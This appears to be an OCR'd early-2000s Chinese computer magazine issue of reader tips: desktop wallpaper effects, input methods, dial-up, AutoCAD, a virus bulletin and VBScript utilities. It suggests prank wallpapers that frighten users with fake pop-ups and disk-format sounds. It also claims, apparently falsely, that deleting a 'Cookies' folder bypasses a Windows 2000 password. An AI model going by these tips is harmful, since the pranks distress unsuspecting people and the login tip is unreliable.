打开有声有色这个特效软件，选择“弹出对话框”这个功能，然后在对话框的内容里面输入一段话，如图3所示，然后将源代码复制。在Dreamweaver中新建一个与你电脑背景色相同的文件，将代码粘贴到代码编辑器里面，如图4所示。

\WORK\YANNI.MP3

为了保证音质，我选用了 VBR0 模式，这个操作用了 1 小时 5 分钟。这样，我的巨无霸 MP3 就做成了。

如果您看了文章也打算进行类似操作，我还得给您提个醒：1.这是一项十分考验耐性的工作。2.你得有足够大的HDD空间，因为操作中Cool Edit要用到巨大的临时空间（我的用了有 3GB 多）。CF

E-mail: followme@cfan.cn.net



图 3



图 4

之后么，当然是将其设置为壁纸了。管他是谁，一开机弹出这么一个窗口（如图5所示），难说他不吓得一身冷汗，呵呵。如果您再狠一点，还可以考虑在网页里面加载一个格式化硬盘的喀嚓喀嚓的声音，有些网页特效软件也提供这个源代码。还有诸如禁止右键功能、连续弹出几十个窗口等等。哎呀，实在是危害太大了，我就不一一介绍了。




图 5

三、动态相册型

大多数人都喜欢把自己喜欢的图片设定为壁纸，可以是自己崇拜的明星的写真，可以是自己满意的照片，也可以是漂亮的风景图片。但是，不管是什么，同样的图片总有看够了的一天。想没想过做一个动态壁纸，像ACDSee的幻灯片一样，把自己喜欢的图片来个循环放映呢？

Anfy是基于Java Applet语言的一个功能非常出众的网页特效软件。这个软件提供幻灯片播放、图像效果、导航条等6大分类，30多种网页特效的源代码。而且令人感到惊喜的是，它不但能像其他的软件那样为我们提供源代码，还可以直接生成动态桌面和屏幕保护程序。Anfy具有强劲的适时预览功能，让我们在每一步都可以看到修改的效果。下面，让我们来用Anfy制作一个幻灯片的动态桌面，来体会一下它强大的功能。

首先，打开Anfy，在特效分类里面选择Banner/Slideshow/CrossFade banner，如图6所示，这样我们就设定了特效的类型——渐变型幻灯片播放形式。接下来设置使用的图片和参数，点软件窗口下面的“Next”按钮，进入第二项设置窗口，选择播放幻灯片的图片，这里有个要求就是所选择的图片一定要大小相等，如图7所示。其他的参数就一路“Next”就可以了。我们使用




图 6

的是软件的默认值，到了最后一个输出窗口中，从上到下一共有四个输出方法：将所有文件复制到一个目录中、设定为动态桌面形式、设定为屏幕保护程序、将源代码输出到剪贴板上，这里我们选择将其设定为动态桌面形式，如图8所示。




图 7




图 8

在桌面上就可以看到我们制作的动态相册了（如图9所示）。嗯？怎么这么小啊？没关系，使用鼠标拖拽边缘，可以达到理想的尺寸。并且在整个壁纸的上方还隐藏着最小化和关闭按钮，当把鼠标放在上面的时候就可以自动显示出来，操作非常方便。



图 9

好了，介绍完上面这些方法，我想大家对制作动态桌面已经有了一个大概的概念了。实际上，只要能在网页中使用的动态特效，基本上都可以移植到我们的桌面上来，做一个属于自己的动态桌面壁纸。既然这样，您有没有自己特别喜欢的Flash动画，将它放在HTML定义的壁纸中，想怎么看就怎么看；您也看到有些网站中跟着鼠标走的星星的效果了吧，它可比控制面板中设置的那个鼠标尾巴要漂亮得多，要是把这个特效也放在桌面壁纸里面……哎呀，想一想真的有好多好多，要是把这些弄到自己的桌面上，是一个多么酷的效果啊！心动不如行动，快点去吧！CF

为Windows XP添加智能ABC输入法

□甘肃 天若有情

抢先使用了Windows XP的朋友感觉怎么样？非常不错吧！不过，有个小小的遗憾：Windows XP中没有了大家熟悉的智能ABC输入法，那些习惯于使用智能ABC输入法的朋友该叫苦了，特别是用智能ABC输入法造了许多词的朋友更要着急了，该怎么办呢？不要慌，我有办法！

到Win98或是Win2000等存在智能ABC输入法的操作系统下，通过搜索文件的方式找到名称为winABC.*的所有文件，然后把这些文件复制到Windows XP的安装目录下的Windows\System32文件夹下（反正是找到XP所在安装目录下的System32文件夹即可）。

复制到了这个目录后，剩下的就是修改注册表了。为防止万一，还是先导出注册表保存，以防出了问题的时候使用。展开注册表到HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Keyboard Layouts\E01F0804下，把右边窗口中的键值修改成下面这个样子即可：

键值名为“IME file”的键值修改为“WINABC.IME”；

键值名为“Layout File”的键值修改为“kbdus.kbd”；

键值名为“Layout Text”的键值修改为“智能ABC输入法”。

关闭注册表，到“输入法”设置中选择“添加”，在弹出的“选择输入法”对话框中仔细寻找，呵呵，是不是有智能ABC输入法了？还愣着干什么，赶快点击“确定”把它添加进去吧！智能ABC输入法又回来了。CF

忘记密码也能登录Win2000

□湖北 刘均铁

用户不小心忘记了密码，造成无法登录Windows2000时，只需用启动盘启动电脑或引导进入另一操作系统（如电脑安装有Win98与Win2000双系统），找到文件夹“X:\Documents and Settings\Administrator”（X为Windows2000所在磁盘的盘符），将此文件夹下的“Cookies”文件夹删除，然后重新启动电脑，即可以空密码快速登录Windows2000。为安全起见，用户可重新设置各用户密码。CF

快捷找好友

在OICQ号里，假如我们想对某一个好友发消息，但是他又不在线。面对OICQ号众多好友，怎样才能快速地找到他呢？呵呵！我告诉大家一个快捷省事的方法吧！

首先，用鼠标点击OICQ窗口里面的标题栏(即那个写有你的QQ号的标题栏)，然后将输入法切换到英文输入法状态，接着按下你所要找的好友的网名的头一个字母所在的键位就行了。例如要查网名为‘动心女孩’的好友，只需按下‘动’字的拼音的头一个字母，也就是d键，所有头一个字母为D的网友就出现了，只要不断地按下D键，就能快速地找到好友了。

此方法也可用于Windows窗口，当面对窗口中众多文件夹或文件时，用此方法按下文件夹(或文件)的头一个字母，便可快速找到所需文件。CF

在Word2000中制作自己的快捷键

□承德 文建明

Word菜单命令一般有自己的快捷键，例如“剪切”的快捷键为“Ctrl+x”，“复制”为“Ctrl+c”等等。而有的则没有快捷键，例如“关闭文档”。其实在Word2000中可以方便地将已有的快捷键改成我们顺手的快捷键，没有的也可以设置。具体方法如下：


打开“工具”—“自定义”，在随后出现的对话框中，点击右下角“键盘”按钮，在出现的设置框中可以看到“类别”、“命令”等。在“类别”中选择要修改的菜单，我们选取“所有命令”，在“命令”中选择“FileClose”，在设置框的左下角有“说明”部分，表示FileClose意为“关闭文档窗口”。选择“键盘”，将光标置于‘请按新的快捷键’下的框中，按Ctrl键同时按下小键盘的“1”键，则会出现“Ctrl+Num 1”，再按右边的“指定”、“关闭”按钮即可。

我们创建一文档，然后同时按下Ctrl与小键盘上的“1”键，此文档关闭，非常方便。用上面的方法可以修改或创建快捷键。但要注意：

（1）小键盘的数字与主键盘的数字功能是不同的。

（2）修改时要看所改的值是否已被赋予其他功能了。

（3）除Ctrl键外，还可用Alt键、Shift键及其组合。CF



怎样在Win2000环境下用201卡自动拨号上网

□四川 沈学阳

用201卡能上网几乎是人人皆知的事了，可是在Win98及WinMe环境下我们只能用手动拨号方式，稍微麻烦了一点。现在好了，用Win2000就可以实现电脑自动拨号了，整个过程你只需点击“拨号”后等待拨号成功就行了，够酷吧，好了，跟我来吧。

首先，打开控制面板，双击“网络与拨号连接”。

第二步，在弹出的窗口中双击“新建连接”，跟着连接向导建立一个新的连接，可命名为201。用鼠标右键点击该连接，单击“属性”，如图1所示。

第三步，在弹出的窗口中选中“使用拨号规则”选项，再单击“规则”项。

第四步，弹出一个对话框，如图2，单击“新建”按钮。

第五步，弹出的窗口如图3，再单击“新建”按钮。

第六步，如图4，在“电话卡名”右边空白处输入201。在“帐号”下面的空白处输入你的201卡帐号。

第七步，再选中“本地电话”项，在本地电话访问号码中输入你的ISP服务商接入号，如163、169等。如图5所示，在下面的空白处排列你的拨号步骤，因拨号程序会首先拨号201，需等待服务器响应，故第一步应为等待4秒，显然第二步是拨帐户号码，等待8秒后，接着便是密码了。这里有个问题需说明一下，本来前面图4那儿有个项目是个人识别码(PIN)，也就是密码，所以在前面如果把你的密码填上了，理论上这里可以点击一下PIN项就行了。可是我用这种方法没有成功。所以我用了指定数字来解决问题，指定的数字就是你的密码。再等待4秒。接着拨访问号码(当然等待时间得依据所在地201服务器的响应快慢而有所差异，我这儿用4、8、4秒刚好合适)。

上述步骤完成后，你只需点“确定”直至回到网络与拨号连接处。怎么样？还不赶快牵着猫去溜溜。CF

此MP3非彼MP3

□石首 吴涛

MP3播放机降价后，我买了一款国产MP3播放机，使用起来的确很爽，但前两天一个小小的问题困扰着我，苦想了好长一段时间才得以解决。

事情是这样的：从光盘上传几首歌曲到MP3播放机上，机器运转正常，但没有声音。眼睛盯着显示屏上的时间指示一秒一秒地向前走，不禁茫然，这些歌曲在电脑上播放没问题呀！重传好几次都不凑效。我开始怀疑MP3播放机和这些MP3文件。于是在电脑上用Winamp打开这几个MP3文件，调用Winamp的View file info(查看文件信息)，如图1。不看不知道，一看原来是：MPEG 1.0 Layer 2，这些扩展名为MP3的文件是Layer2格式的(如图2)，可能这台播放机只识别Layer 3格式的，所以出现了所谓的“故障”，而电脑上的播放软件对Layer 1、Layer 2、Layer 3“通吃”。找到原因后，将Layer 2格式文件压缩成 Layer 3，就这样解决了问题。CF




图 1




图 2

AutoCAD的几点常用技巧

□蚌埠 **高炜**

对于经常绘图的计算机应用者来说，最常用的软件当属 AutoCAD 了，我在使用 AutoCAD2000 的过程中逐渐积累了一些心得，本着“独乐乐不如众乐乐”的精神，特撰此文，与诸君共享之。

1.如何解决输入的字符无法正常显示的问题？

其实很简单啦，只要打开“格式”下拉菜单中的“文字样式(S)...”选项，在弹出的“文字样式”对话框中有一个“字体名”下拉列表框，从中选择合适的字体即可。如果实在不知道哪一种字体合适，可以使用该对话框的“预览”功能。

2.有关标注样式

使用“格式”下拉菜单中的“标注样式(D)...”选项，可以对尺寸的标注形式进行调整，但是这种标注形式对所有的尺寸标注都有约束。如果你仅想改变某一尺寸的标注形式，可选中工具栏中的对象特性按钮，在弹出特性窗口后选取所需修改的尺寸，选中后即可在特性窗口中对其进行修改。

3.图形比例改变后，如何不让尺寸随之变化？

可以利用“格式”下拉菜单中的“标注样式(D)...”选项或工具栏中的对象特性按钮来实现：在“标注样式”对话框中选择“修改”，随后点击“主单位”选项卡，将其中的“测量单位比例”之“比例因子”按图形比例值设定即可。例如图形比例为1:2，则在“比例因子”内填入0.5，若图形比例为2:1，则填入2。在特性窗口中，只需将“主单位”项展开，然后修改其中的“标注线性比例”子项即可。

4.如何书写上下标

如果你经常需要输入诸如“a^2、a_2”之类的字符，可要把符号“^”牢牢记住。打开 AutoCAD 的文字编辑器，输入“a2^”，然后选中“2^”，这时你会发现编辑器中原本不可选的“堆叠/非堆叠”按钮此时已变成可选，按下它，看看发生了什么？不错，“a2^”已变成了“a^2”了；输入“a^2”，选中“^2”，即可得到所需的下标“a_2”。该方法还可用来标注尺寸公差，例如尺寸“10”，你输入“10+0.05^0”，然后选中“+0.05^0”进行堆叠，就会得到你所想要的尺寸。不过如果你想标注尺寸“10+0.1”，则应输入“10%%P0.1”。书写上下标的另一种方法是在其他的字处理软件中将其写好，复制、粘贴到 AutoCAD 的文字编辑器中。CF

病毒防疫站

近期热门病毒

病毒名称： W97M_THUS

病毒危害：★★★★

病毒介绍：

该宏病毒别名为 Thus、C 盘杀手等，是一群以 W97M_THUS星期四病毒为首的各种变种家族病毒，曾名噪一时。病毒含有三个巨集，其中任何一个被执行时，其共用模板及所有开启的文件都会被感染。感染后，如系统日期为一月一日到九日之间，病毒会显示消息框。该病毒具有高度破坏性且专门喜欢在特定日期删除档案，特别提醒用户注意：当计算机系统日期为12月13日时，一旦打开染毒文档，病毒将删除C盘下所有的文件（包括子目录），提醒用户不得不慎防。

解决方案：

1.手工解决。使用 Regedit.exe 删除以下内容：

HKEY_LOCAL_MACHINE\Software\MicrosoftNew_User_Settings

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsCurrentVersion\Run\SplDer

2.安装、使用优秀的反病毒软件进行查杀，如瑞星、诺顿等，并注意及时升级。

近期病毒预报

10 月底，“求职信”、“尼姆达II”两种病毒在相隔不到一周的时间里陆续发作，由于这些病毒主要是以电子邮件的形式进行传播，所以其传播速度极快，传播范围广。在此，提醒广大电脑用户，一定要及时升级杀毒软件，对于陌生的电子邮件，要加倍小心。

①尼姆达II（Worm.Nimda.2）：危害★★★★★，是尼姆达（Worm.Nimda）病毒的变种，通过Email、共享网络资源、IIS服务器传播并感染本地文件，它对“尼姆达”本身缺陷进行了修缮，不但发送染毒邮件，还感染可执行文件，破坏能力更强。瑞星杀毒软件13.25或以上版本已可彻底查杀该病毒。

②求职信（I－worm.kiez）：危害★★★★，别名 Klez，该蠕虫病毒可通过电子邮件、局域网和磁盘三个途径传播，随机产生各种邮件主题，具有极强的传染力。发作后主要感染可执行文件，耗费大量系统资源，造成电脑运行缓慢直至瘫痪。

③欢乐时光（Happytime）：危害★★★★，每当计算机系统的月份和日期之和为13时，将大规模发作并破坏。电脑中默认的邮件处理器将不停弹出并向外发送带毒邮件，注册表项中的.EXE 或.DLL文件将被删除。

④W97M/Nottice.A：危害★★，主要感染 Word 文档及其 Normal.dot文件，12月13日该病毒会调用 WININIT 模块，反复显示粗体信息，最后使模块进入死循环。

近期升级病毒

瑞星杀毒软件每周升级一次，新近增加了对“求职信”、“尼姆达II”等最新出现的恶性病毒的查杀，瑞星杀毒软件13.25或以上版本均可以查杀。

E-mail：followme@cfan.cn.net

新软快递

□辽宁 鸣涧

3.5英寸软盘想必朋友们都很熟悉吧，虽然说目前磁盘存储动辄以G计算，这区区1.44MB谁也不会去在意，但是生活中，我们还的确无法离开这个小家伙。下面将要推荐给朋友们的就是这样一个软盘增容工具——Alkonost MaxFormat V2.3，它是一个专门用于格式化磁盘的工具，怎么说呢？格式化工具多了，但是它的确很有特色，可以帮助你快速将磁盘格式化成为标准格式。更加令人心动的是，它还可以将3.5英寸磁盘格式化成1.72MB等非标准格式，另外还提供有制作系统启动盘功能。

提到了系统启动盘，想起来系统崩溃或者无法正常运行的情况时有发生，也许Windows Me下提供的系统还原功能可以帮助恢复当前系统，但是Win98或者Win2000/XP该如何办呢？重新安装毕竟是一件非常麻烦的事情，这里倒是有个非常不错的工具。Emergency Recovery System V11.23是一个不但可用于系统档案的备份，而且还可以在系统出现问题的时候进行恢复的工具。它分为三个版本，分别对应于Win9x、Win2k/XP、WinNT系统，它可以将系统的变化记录下来，可以轻松恢复损坏的Windows系统。同时它还可以在指定的间隔时间循环自动备份，也可随时手工备份，操作起来非常方便的。


很多情况下，系统破坏都和病毒有着千丝万缕的联系，那么最近横行的尼姆达病毒（W32/Nimda@MM）则给一些朋友带来了不少麻烦，这又是一种通过电子邮件传播的恶意蠕虫病毒，虽然说用户邮件正文为空时，表面上看，似乎没有附件，但实际上邮件中已经嵌入了病毒的执行代码，并在不知不觉中执行了。那么如何清除这个可恶的家伙呢？可以使用Duba_Concept来进行查杀，可以到http://www.iduba.net/download/other/tool_010919_concept.htm去下载其最新版本。另外，同时还需要安装微软提供的补丁程序，下载页面地址是http://www.iduba.net/secure/200109201370.htm。

电子邮件是一种常见的网络通讯方式，当然网际交流还有其他的通讯方式。微软的MSN Messenger作为一种免费的实时网络交流工具，想必很多朋友一定有所耳闻的，最近它出了最新的MSN Messenger 4.5简体中文版，它是一款和 ICQ、腾迅QQ类似的即时通讯软件，无论是从界面上，还是功能的不断完善方面，凭借微软自身的技术实力，MSN Messenger也绝对不会令人失望的。

很多在网上遨游的朋友少不了要填写一些注册信息，目前也有很多网络填表的工具，但是使用起来也不是特别方便，而最简单的办法就是通过剪贴板粘贴了。Multi ClipBoard V9.35正是这样一个剪贴板增强工具，它提供了33个区域，每个区域可以保存10240个字符，在几分钟之内，可以复制成千上万条信息到剪贴板上，在粘贴的时候，只要轻松点击一下相应的区域按钮就可以了。此外，它还可以自定义按钮的名称和顺序，保存多种不同格式的文本资源，看起来，以后我们填表的时候，可是要方便多了。^_^

在浏览有的网页时，那些不厌其烦弹出的广告视窗想必是最容易让人反感的吧？再也不想看到弹出窗口怎么办？PopUp KillerV1.43可是一个不错的好帮手，它可是那些弹出窗口的克星了。PopUp Killer可以在浏览器窗口尚未出现之前就将弹出窗口关掉，从此保你不再受弹出广告窗口的骚扰了。

作为信息传递的另外一种方式，电视节目也越来越丰富。那么喜欢看电视的朋友们这回可要注意了，如何能够快速搜索到自己喜爱的电视节目，一直是电视机前许多朋友关心的话题，这里就推荐给朋友们一款电视导航iTV V1.8。这是一款专门提供电视节目下载的工具软件，可以查看35套电视节目播放的时间表（如图），它充分利用了互联网的便捷性和数据库的强大查询功能，可以方便地下载最近一周的电视节目并选定自己最喜欢看的内容，同时在节目开播的前1～4分钟会用声音或者闪动的图标提醒你注意收看。怎么样，是不是很有意思？看来电视报就要下岗了。^_^



说到欣赏电视节目，倒是让人想起家庭娱乐的另外一种方式，就是看看VCD或DVD电影了，如果要在电脑上看一段DVD电影，自然少不了播放器了。这里值得一提的是CoolDVD v2.5，它可是一个非常小巧且能保证高品质的多媒体播放软件，可以播放的多媒体文件格式包括DVD、VCD电影以及MPEG、AVI等文件格式，同时提供了高解析度的MPEG-2视频以及细腻的AC-3环绕音效播放功能，同时还具有影像的截取、支持换肤、自动播放等功能。CF

又爱又恨话脚本——VBScript特写

□策划　CFan · 高兴
执行　念青　Barnie　水草

快速采访:请问你知道VBScript吗？

A:知道，是脚本文件，我可以在网页中使用它。

B:知道,是病毒！这次的“我爱你”病毒可把我整惨了,烧成灰我都认识它！

C:没接触过,是什么东东？它在哪里？我有吗？

亲爱的读者，您知道VBScript吗？您对VBScript了解吗？除了上面一些对VBScript的看法,也许还有读者会说——看到VBScript这几个字母就脑袋大,因为我对编程一窍不通嘛。其实VBScript的功能非常强大,也许到今天为止你还只感受到它带给你的灾难,但是高兴要对你说——释放VBScript的魅力也可以从今天开始。请大家放心的是,深入接触VBScript不需要从编程开始,如果你喜欢一边看文章一边操作的话,你会发现,在下面的文章中,只要双击VBScript文件，即可感受它的强大。好了，在开始亲密接触VBScript之前,先来了解一些基础知识。

什么是VBScript？

VBScript的全称是Microsoft Visual Basic Scripting Edition,是Visual Basic语言的一个子集。它作为一种快速、便携、轻巧的解释器，可用在浏览器和其他使用ActiveX控件、自动化服务器以及Java applets的应用程序中。

以上是VBScript的“家长”微软在网站上的正规解释,不过正规的解释总是令人费解,还是让行家们用通俗一点的话来告诉你吧——VBScript能够一次性完成一系列任务,有点像“宏”或者“批处理”文件。VBScript的功能完全可以用强大来形容，应用范围也非常广泛，可以应用在浏览器中，更可以直接在Windows桌面或命令提示符下运行。

我的机器支持VBScript吗？

绝大多数用户的机器里都已经包括了VBScript，VBScript作为IE和IIS的一部分安装在机器里,所以只要您的机器中安装了IE3.0或更高版本都会支持VBScript。

在这里还不得不提到WSH（Windows Scripting Host，即Windows脚本宿主），WSH是一个Windows管理工具，它能够给VBScript（.vbs)、JavaScript(.js)等脚本文件提供一个特殊的外部运行环境。换言之,当我们在运行VBScript时,是WSH在幕后为之创建对象并且按照脚本内语句的指示执行动作。而另一方面要使用WSH,必须安装IE3.0或更高版本,因为WSH依赖VBScript和JScript引擎。两者相辅相成，缺一不可。

★小知识

WSH可以使脚本直接在Windows桌面或命令提示符下运行,WSH在Windows下的程序名是Wscript.exe,在命令行下的程序名是Cscript.exe。

WSH的安装

WSH作为Windows 98、Windows 2000 以及 IIS 4.0(Internet Information Server）的一部分安装在系统中,在Windows 95中则需要单独的安装程序。目前WSH最新版本是5.6，读者可以从微软的网站下载最新版本的WSH。网址http://www.microsoft.com/msdownload/vbscript/scripting56.asp

VBScript特效大餐

□广东　念青　水草　Barnie

高兴提示:在特别话题中所涉及到的VBScript文件，都会在http://www.cfan.net.cn/newsoft的第23期期刊软件下载中提供下载，为了方便读者及时使用这些VBScript，同时考虑到VBScript尺寸也比较小，读者可来信向高兴索取，邮箱：gaoxing@cfan.com.cn

文件夹外观随意定

新建一个文件夹是非常容易的,我们每天都要进行N次这个操作,但是我们平时创建的文件夹外观都是一个样子。使用CustomFolder.vbs后,就可以用自己定制的图标来标记文件夹,让每个文件夹都富有生气。请看图1中的定制前和定制后的对比。




图 1

整个操作过程非常简单，下面是演示过程：双击CustomFolder.vbs,出现对话框,提示输入任意文件夹名称，确定后提示指定文件夹的位置，默认为C:\Windows\Desktop(也就是我们的Windows 98的桌面),在随后出现的对话框中要求输入图标的位置,需要完整路径,默认为C:\windows\moricons.dll,22,点击确认后,出现提示:可能需要点选文件夹,然后按F5或重新启动计算机才能看见相应的图标(注:F5是刷新功能的快捷键)。不用理

它，点击OK完成操作，在通常情况下都能直接看见桌面上新建的独特文件夹。请读者注意，在这个漂亮的文件夹中包含了一个隐藏性质的系统文件desktop.ini，千万不要删除，否则你的文件夹又会变成普通模样了。

当然以上只是使用默认情况，在实际运用时，可以灵活变通。比如我需要创建一个文件夹用来存放所有的情书，这个文件夹当然要使用特殊的图标，正好我有一个现成的心形图标love.ico，该图标存放于C盘根目录下。下面是创建“我的情书”文件夹操作步骤：

步骤一：双击脚本CustomFolder.vbs，在对话框中输入指定文件夹名称——我的情书（见图2），点击确定。




图2

步骤二：指定文件夹保存位置——C:\（见图3），点击确定。





图3

步骤三：输入指定图标的位置——C:\love.ico（见图4）。

确认后，在一阵窗口闪动中，跳出对话框提示，点击OK完成操作。现在可以看到如图5中所示的独特文件夹了。另外还教大家一个诀窍，图标除了可以使用ICO图标文件外，还可以将本实例中默认图标路径C:\windows\moricons.dll,22中的22改成1-106中的任意数字（moricons.dll中包含106个图标），里面的图标可是非常酷的哦，快去试试吧。


图4




图5

目录列表轻松打印

Windows操作系统的资源管理器对文件夹和文件的可视化操作非常容易，但却没有打印目录列表的功能，这也是屡遭大家非议的地方之一。有了这个脚本文件，问题可以说是迎刃而解了。当然它不仅仅可以打印选择的目录，还可以打印整个目录文件的扩展名及其属性，并且大家也可以把文件保存下来以备后用。总之，这个方法比在DOS下操作或是借助第三方软件等方法都方便有效。

双击脚本文件directoryprinter.vbs，即会打开浏览文件夹窗口，选定目录（图6），点击确定后，询问是否显示文件扩展名（图7），点击是或否来选择，接着询问是否显示文件属性及大小，以及是否显示子文件夹的内容，接下来该目录的内容及相关统计资料就会被显示在一个FileList文本文件中（图8），你可以在记事本程序中执行打印或另存为操作。请注意，如不另存文件，FileList文件会在关闭后自动删除。



图6


图7


图8

通过右键菜单列出文件夹内容

本实例可以轻松统计文件夹内的文件，和上一实例相比，本实例易于操作，一目了然，缺点是，无法保存统计信息。在enumerate_folder_contents.Zip压缩包中包含了三个脚本，其中Install Enumerate Folder Contents.vbs最为实用，安装这个脚本后，它会创建一个名为Enum的文件夹，并在其中放置一个上述脚本文件的副本，然后在注册表中写入相关程序信息。此后在我们的右键菜单中就会添加一个命令（见图9），用鼠标右键点击任意文件夹，选择右键菜单的Enumerate Folder Contents命令，即会跳出对话框，询问是否要包含子文件夹，选择后即会跳出显示框，上面列出文件的数量、类型（见图10），其分类的依据是每个文件在“属性”菜单中显示的类型类别。

压缩包中的另两个VBS脚本——Enumerate Folder Contents.vbs和Uninstall Enumerate Folder Contents.vbs，后者是用来卸载刚才安装的脚本，可以安全快速删除Enum文件夹及其包含的脚本文件，并删除相关的注册表项目。Enumerate Folder Contents.vbs是让大家在无需安装的情况下统计文件夹内容，用鼠标双击这个脚本，即可完成相关操作。为了方便操作，我们建议读者将这个脚本文件或者脚本文件的快捷方式放到\Windows\SendTo目录中（Windows 98），以后只要用右键点击文件夹，选择右键菜单中的“发送到”选项（见图11），即可快速方便地统计文件夹内的文件类型。其效果和安装脚本的效果是一样的。


图9



图10



图11

修复文件关联

文件关联其实并不复杂，但每个初学者在碰到这个问题时都会不知所措。当我们不能正确打开文件，可能是因为注册表中出现错误，使得这些文件没有和适当的程序关联。Repair Image Associations.vbs可以用来修复图像关联错误，包括.art、.bmp、.dib、.gif、.jfif、.jpe、.jpeg、.jpg、.png、.wmf。该脚本的使用很简单，双击运行后就可以看到成功修复的提示，之后这些图片就能正确打开了。

检测文件关联

操作系统的文件命名规则分为两个部分，前面是文件名称，后面是扩展名，扩展名对系统来说起着重要的指示作用，每一个扩展名决定一种文件类型，一些类型的文件可以被好几种应用程序打开。那么，我们如何能够确知某种文件类型当前是与哪一个应用程序相关联呢？v2Extension Analyzer.VBS是一个扩展名分析器，它可以帮助你了解应用程序的关联情况。

运行脚本文件后，首先要求你输入一个诸如JPG或DOC的文件扩展名（见图12），点确定按钮后，出现信息框（见图13），在信息框中列出了文件类型在注册表中的描述、在资源管理器下的查看—文件夹选项—文件类型标签中的文件类型名称，以及与之相关联的程序和该程序的完整路径。




图12

该脚本文件通过简单地读取注册表来完成相关任务，如果您发现某些程序不能正确关联，不记得某些程序关联，或者在你隐藏了扩展名而想确知某种文件类型的关联时，它能够即时帮助你，省了四处查找的麻烦。




图13

让注册表编辑器失忆

Windows Me/2000的注册表编辑器有一个新的功能，程序关闭时，会自动记住它最后访问的主键。虽然这使得用户下次打开注册表时可以快速定位，但也会给操作带来不便，严重时会因此泄露用户的隐私。要想从Regedit编辑器中去掉记忆功能是不可能的，当然聪明的程序员是不会就此罢休的。

Remove Last Accessed Key Feature.vbs就是为了让Regedit“失忆”而编写的，只要将其放置在桌面或是其他方便的地方，在使用注册表编辑器时，直接双击这个文件，它能够直接打开Regedit编辑器，并且保证不会显示上次使用的记录，而只会打开最顶端的“我的电脑”目录。

清除运行对话框中的残留命令

